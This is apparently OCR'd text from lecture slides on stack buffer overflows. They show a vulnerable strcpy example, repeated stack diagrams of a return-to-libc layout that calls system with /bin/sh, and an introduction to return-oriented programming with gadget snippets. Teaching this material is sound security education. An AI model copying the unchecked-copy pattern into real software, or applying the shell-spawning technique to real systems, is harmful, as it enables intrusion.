

str
FP
The address of function *system*
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


A fake return address
FP
The address of function *system*
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


The address of /bin/sh
A fake return address
FP
The address of function *system*
0x41414141
SP
0x41414141
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



The address of /bin/sh
A fake return address
The address of function system
0x41414141
0x41414141
0x41414141
FP
SP
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }


The address of /bin/sh
A fake return address
The address of function system
0x41414141
0x41414141
0x41414141
FP
SP
0x41414141
IP
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }



The address of /bin/sh
A fake return address
The address of function system
0x41414141
0x41414141
0x41414141
FP
SP
0x41414141
IP
The address of function system
void function(char *str) {
char buffer[8];
strcpy(buffer,str); }
void main() {
char large_string[256];
int i;
for(i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string); }

Return-oriented Programming


- Normal Programming
  - Instruction pointer (%eip) determines which instruction to fetch & execute
  - Control flow is switched by changing %eip
- Return-oriented Programming
  - Stack pointer (%esp) determines which instruction sequence to fetch & execute
  - Control flow is switched by changing %esp


stack:
libc:
(data)
(data)
(data)
(data)
insns … ret
insns … ret
insns … ret
insns … ret
insns … ret
insns … ret
insns … ret
insns … ret

A simple example (NOP Sleds)




Gadgets are chained together.




A simple example (NOP Sleds)

Gadgets are chained together.



A simple example (NOP Sleds)

Gadgets are chained together.



Return-oriented Programming


- Find many gadgets
  - A small piece of code in existing program that ends up with "ret"
- A combination of such gadgets is Turing complete.
  - See *Return-oriented Programming: Exploitation without Code Injection*


```
pop %eax
ret
```


```
pop %ebx
ret
```


```
movl %eax,
(%ebx)
ret
```

pop %eax
ret

